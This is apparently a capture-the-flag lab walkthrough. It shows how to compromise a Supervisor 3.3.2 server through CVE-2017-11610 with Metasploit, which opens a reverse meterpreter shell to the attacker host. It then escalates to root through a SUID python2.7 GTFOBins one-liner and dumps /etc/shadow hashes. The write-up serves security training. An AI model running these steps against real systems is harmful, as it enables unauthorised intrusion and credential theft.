Super Process Write-up

Introduction

Super Process warmup is a machine that requires the discovery of a vulnerability in an open source web application, infiltrating the machine by exploiting it, and applying privilege escalation techniques on the machine.

Supervisor


Supervisor is a web-based client/server application that allows its users to monitor and control a set of processes on UNIX-like operating systems.

SUID

SUID (Set User ID) is a function in Linux and Unix-like operating systems that allows certain programs or scripts to be run with the privileges of a different user by adding a special execute permission to files. It is often used by system administrators to temporarily grant elevated privileges, specifically root privileges, to regular non-root users to execute certain tasks.

For example, changing a network setting or accessing system logs is normally only possible with root privileges. However, thanks to the SUID bit, such programs can also be run by normal users, and as long as the program is running, the user has the privileges of the owner of the program.

The permissions of a file with all permissions (777) are `rwxrwxrwx`. However, when SUID, SGID and sticky bits are enabled, the permissions of this file change to `rwsrwsrwt` as shown in the image below.



Information Gathering

Let's start collecting information by performing a port scan on the target.

Task 1


As a result of our port scan, we found that ports `22,9001` were open.

```
root💀hackerbox:~# nmap -sV 172.20.1.141
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-25 08:29 CST
Nmap scan report for 172.20.1.141
Host is up (0.00047s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
9001/tcp open  http    Medusa httpd 1.12 (Supervisor process manager)
MAC Address: 52:54:00:90:D4:67 (QEMU virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.53 seconds
```

Task 2

As a result of our port scan, we saw that an http server is running on port 9001. Let's open the web browser and visit the http server running on port `9001`.



Let's identify if there is a related vulnerability by doing a research with the "Supervisor 3.3.2" version information we see at the bottom of the website.

```
root💀hackerbox:~# searchsploit supervisor
 ---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                 |  Path
 ---------------------------------------------------------------------------------------------- ---------------------------------
Cisco UCS Director_ Cisco Integrated Management Controller Supervisor and Cisco UCS Di | multiple/remote/47313.txt
Cisco UCS-IMC Supervisor 2.2.0.0 - Authentication Bypass                               | hardware/webapps/51589.txt
Supervisor 3.0a1 < 3.3.2 - XML-RPC (Authenticated) Remote Code Execution (Metasploit)  | linux/remote/42779.rb
 ---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

When we search for "**`supervisor`**" with searchsploit, we see that there is an exploit in Metasploit.

Now open **`msfconsole`** and **`search`** for the relevant exploit.

```
root💀hackerbox:~# msfconsole -q
msf6 > search supervisor

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/linux/http/cisco_ucs_rce            2019-08-21       excellent  Yes    Cisco UCS Director Unauthenticated
Remote Code Execution
   1  exploit/linux/ssh/cisco_ucs_scpuser         2019-08-21       excellent  No     Cisco UCS Director default scpuser
password
   2  exploit/linux/http/supervisor_xmlrpc_exec   2017-07-19       excellent  Yes    Supervisor XML-RPC Authenticated
Remote Code Execution
   3  exploit/linux/http/trueonline_p660hn_v2_rce  2016-12-26      excellent  Yes    TrueOnline / ZyXEL P660HN-T v2
Router Authenticated Command Injection
   4  exploit/linux/http/zyxel_lfi_unauth_ssh_rce  2022-02-01      excellent  Yes    Zyxel chained RCE using LFI and weak
password derivation algorithm


Interact with a module by name or index. For example info 4, use 4 or use exploit/linux/http/zyxel_lfi_unauth_ssh_rce

msf6 > use 2
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > info
( ... )
References:
  https://github.com/Supervisor/supervisor/issues/964
  https://www.debian.org/security/2017/dsa-3942
  https://github.com/phith0n/vulhub/tree/master/supervisor/CVE-2017-11610
  https://nvd.nist.gov/vuln/detail/CVE-2017-11610
```

We detected an exploit in msfconsole related to the **`supervisor`** service running on the target machine and found that the CVE code of the vulnerability is **`CVE-2017-11610`**.

System Access

Task 3

To access the information requested in the task, let's do the relevant configurations for the exploit we found in msfconsole and run the exploit.

```
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set RHOSTS 172.20.1.141
RHOSTS ⇒ 172.20.1.141
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set LHOST 172.20.1.162
LHOST ⇒ 172.20.1.162
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > check

[*] Extracting version from web interface..
[+] Vulnerable version found: 3.3.2
[*] 172.20.1.141:9001 - The target appears to be vulnerable.
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > exploit

[*] Started reverse TCP handler on 172.20.1.162:4444
[*] Sending XML-RPC payload via POST to 172.20.1.141:9001/RPC2
[*] Sending stage (3045380 bytes) to 172.20.1.141
[*] Command Stager progress -  97.32% done (798/820 bytes)
[*] Sending XML-RPC payload via POST to 172.20.1.141:9001/RPC2
[*] Command Stager progress - 100.00% done (820/820 bytes)
[+] Request returned without status code, usually indicates success. Passing to handler..
[*] Meterpreter session 1 opened (172.20.1.162:4444 → 172.20.1.141:38804) at 2024-02-25 09:22:15 -0600

meterpreter > shell
Process 554 created.
Channel 1 created.
whoami
nobody
```

After we infiltrated the machine, we ran the **`shell`** command to switch from the meterpreter payload to the machine's own shell and then ran the **`whoami`** command to determine our privileges.

Task 4

We can use the **`find`** command to find applications with **`SUID`** permission on the system. For this, let's run the following command.

```
find / -perm -u=s -type f 2>/dev/null
```

```
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/python2.7
```

Privilege Escalation

Task 5

We cannot read the contents of the **`/etc/shadow`** file requested in the task due to our user privileges. Let's find the python application from the **`GTFOBins`** list to escalate privileges.

Let's run the following command under the **`SUID`** heading (GTFOBins) in the privilege escalation payloads with Python on the target system.

```
python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

```
python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
```

Yes, we managed to privilege escalation and gain root.

Now let's view the contents of the **`/etc/shadow`** file requested in the task.

```
cat /etc/shadow
root:$y$j9T$e8KohoZuo9Aaj1SpH7/pm1$mu9eKYycNlRPCJ51dW8d71.aPH0ceBM0AKxAaiil7C5:19640:0:99999:7:::
daemon:*:19635:0:99999:7:::
bin:*:19635:0:99999:7:::
sys:*:19635:0:99999:7:::
sync:*:19635:0:99999:7:::
games:*:19635:0:99999:7:::
man:*:19635:0:99999:7:::
lp:*:19635:0:99999:7:::
mail:*:19635:0:99999:7:::
news:*:19635:0:99999:7:::
uucp:*:19635:0:99999:7:::
proxy:*:19635:0:99999:7:::
www-data:*:19635:0:99999:7:::
backup:*:19635:0:99999:7:::
list:*:19635:0:99999:7:::
irc:*:19635:0:99999:7:::
gnats:*:19635:0:99999:7:::
nobody:*:19635:0:99999:7:::
_apt:*:19635:0:99999:7:::
systemd-network:*:19635:0:99999:7:::
systemd-resolve:*:19635:0:99999:7:::
messagebus:*:19635:0:99999:7:::
systemd-timesync:*:19635:0:99999:7:::
sshd:*:19635:0:99999:7:::
hackviser:$y$j9T$QQu/lS49B5S0JnhbHl0lG.$t/tBeXv48Efe.2gjdC.Ztus3kysEwNj6seeySpo3cc5:19640:0:99999:7:::
systemd-coredump:!*:19635::::::
```

The password hash of the root user requested in the task is in the 2nd place in the data separated by the ":" character.

💪 We managed to hack into the target machine and get root privileges.

-

Congratulations 🙌

✨ You have successfully completed all tasks in this warmup.